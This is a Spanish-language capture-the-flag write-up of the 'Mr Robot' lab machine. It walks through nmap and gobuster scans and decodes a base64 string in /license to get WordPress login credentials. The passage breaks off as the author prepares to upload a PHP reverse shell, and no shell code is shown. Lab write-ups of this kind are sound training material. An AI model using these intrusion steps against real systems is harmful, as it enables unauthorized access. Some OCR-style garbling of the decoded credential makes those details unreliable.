





Mr Robot



Pedro Egea Ortega

Índice

Fase 1: Escaneo..... 3

Fase 2: Enumeración..... 4

Fase 3: Explotación..... 5

Fase 4: Escalada de privilegios..... 14

Fase 1: Escaneo

Voy a empezar con un escaneo muy rápido, al ser un CTF no importa hacer mucho ruido

```
$ sudo nmap -p- --min-rate 5000 -Pn -n 10.113.170.66
```

- **-p-:** escanea los 65535 puertos
- **--min-rate 5000:** muy rápido (en CTF no importa el ruido)
- **-Pn:** salta el ping (muchas máquinas no responden ICMP)
- **-n:** sin resolución DNS (más rápido)

```
(pedro@pedro)-[~]
$ sudo nmap -p- --min-rate 5000 -Pn -n 10.113.170.66
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-08 17:58 CET
Nmap scan report for 10.113.170.66
Host is up (0.038s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 26.40 seconds
```

Ahora realizaré un escaneo más profundo, enfocado a los puertos abiertos

```
$ sudo nmap -sV -sC -p 22,80,443 -Pn 10.113.170.66
```

- **-sV:** detecta versiones de servicios
- **-sC:** lanza scripts básicos de enumeración (equivale a --script=default)
- **-p:** especifica puertos

```
(pedro@pedro)-[~]
$ sudo nmap -sV -sC -p 22,80,443 -Pn 10.113.170.66
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-08 18:03 CET
Nmap scan report for 10.113.170.66
Host is up (0.041s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 20:6b:70:cb:9a:f8:46:d6:fb:1d:4e:3b:1e:94:4c:b8 (RSA)
|_  256  bd:5c:bc:89:b1:fa:73:63:a0:c3:fd:f3:94:6d:18:34 (ECDSA)
|_  256  26:41:08:7d:61:e3:4a:60:21:e2:3f:a9:87:44:6c:d8 (ED25519)
80/tcp    open  http         Apache httpd
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
443/tcp   open  ssl/http     Apache httpd
|_ http-server-header: Apache
|_ ssl-cert: Subject: commonName=www.example.com
|_ Not valid before: 2015-09-16T10:45:03
|_ Not valid after:  2025-09-13T10:45:03
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.31 seconds
```

Fase 2: Enumeración

Tras la fase de escaneo, se pueden apreciar los siguientes servicios:

Puerto 22 SSH

Servicio: OpenSSH 8.2p1 en Ubuntu 4ubuntu0.13

Sistema operativo confirmado: Ubuntu Linux

Se exponen tres claves de host: RSA (3072 bits), ECDSA (256 bits) y ED25519 (256 bits)

Puerto 80 HTTP

Servicio: Apache httpd (versión exacta no revelada)

La página no devuelve título HTML (Site doesn't have a title)

El servidor oculta la versión en el header (Server: Apache sin versión)

Puerto 443 HTTPS

Servicio: Apache httpd con SSL

Certificado SSL con commonName=www.example.com — certificado genérico/por defecto, no personalizado

Certificado caducado: válido desde 16/09/2015 hasta 13/09/2025


Mismo comportamiento que el 80: sin título y versión de Apache oculta

Observaciones generales

- El uso de un certificado por defecto (www.example.com) y caducado sugiere configuración mínima o descuidada del servidor web.
- La versión de Apache está deliberadamente ocultada en ambos puertos HTTP/HTTPS
- La versión de OpenSSH es relativamente reciente

Fase 3: Explotación

Decido empezar por acceder al servidor Apache a ver que me encuentro



```
18:16 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.


18:16 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of
you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank
account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things
you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join


root@fsociety:~#
```

Aparece un mensaje con temática de la serie y una serie de comandos internos.

Los comandos no muestran nada interesante, solo cosas de temática de la serie pero recargando la página he averiguado que se trata de un **Wordpress**.




Clicando en estas páginas he averiguado la versión de Wordpress, la 4.3.1.



```
<?xml version="1.0"?>
<rss version="2.0">
  <channel>
    <title>Comments for user's Blog!</title>
    <atom:link href="http://10.113.170.66/comments/feed/" rel="self" type="application/rss+xml"/>
    <link>http://10.113.170.66</link>
    <description>Just another WordPress site</description>
    <lastBuildDate/>
    <sy:updatePeriod>hourly</sy:updatePeriod>
    <sy:updateFrequency>1</sy:updateFrequency>
    <generator>http://wordpress.org/?v=4.3.1</generator>
  </channel>
</rss>
```

Sabiendo que es un Wordpress voy a utilizar la herramienta de WPScan, diseñado específicamente para sitios web WordPress.

```
$ wpscan --url http://10.113.170.66 --enumerate u,p,t
```



WPScan se quedó pillada y no me mostraba nada, así que probé con Gobuster

\$ gobuster dir -u http://10.113.170.66 -w /usr/share/wordlists/dirb/common.txt

```
(pedro@pedro)-[~]
$ gobuster dir -u http://10.113.170.66 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.113.170.66
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 213]
/.htaccess (Status: 403) [Size: 218]
/.htpasswd (Status: 403) [Size: 218]
/0 (Status: 301) [Size: 0] [--> http://10.113.170.66/0/]
/admin (Status: 301) [Size: 235] [--> http://10.113.170.66/admin/]
/atom (Status: 301) [Size: 0] [--> http://10.113.170.66/feed/atom/]
```




Acceso directo relevante:

- /robots.txt (200)
- /readme (200)
- /license (200)
- /wp-login (200)
- /wp-admin (301)
- /dashboard (302)
- /xmlrpc.php (405)


Acceso denegado (403):

- /.htaccess, /.htpasswd, /.hta
- /phpmyadmin


Lo más interesante de revisar a continuación sería /robots.txt, /readme y /license




En /robots.txt he encontrado la **primera flag** y lo que parece un diccionario




fsociety.dic no es un diccionario, sino la página de Wordpress que se encontró antes



Volviendo a /license, decidí inspeccionar y encontré esto en Red > Respuesta



```
103
104
105
106
107
108 do you want a password or something?
109
110
111
112
113
114
115
116
117
118
119
120
121
122
```



Al final hay algo cifrado en base 64

```
154
155
156 ZWxsaw900kVSMjgtMDY1Mgo=
157
```

```
(pedro@ pedro)-[~]
$ echo "ZWxsaw900kVSMjgtMDY1Mgo=" | base64 -d
e11iotER28-0652
```

“elliott : ER28-0652”, ¿serán éstas las credenciales?



Username


Password

☐ Remember Me

[Lost your password?](#)

[← Back to user's Blog!](#)

Acceso al Wordpress conseguido




Ahora voy a tratar de conseguir acceso a la máquina subiendo un php reverse shell

Para ello, ajustamos los parámetros del script con nuestra ip y el puerto por el que escucharemos

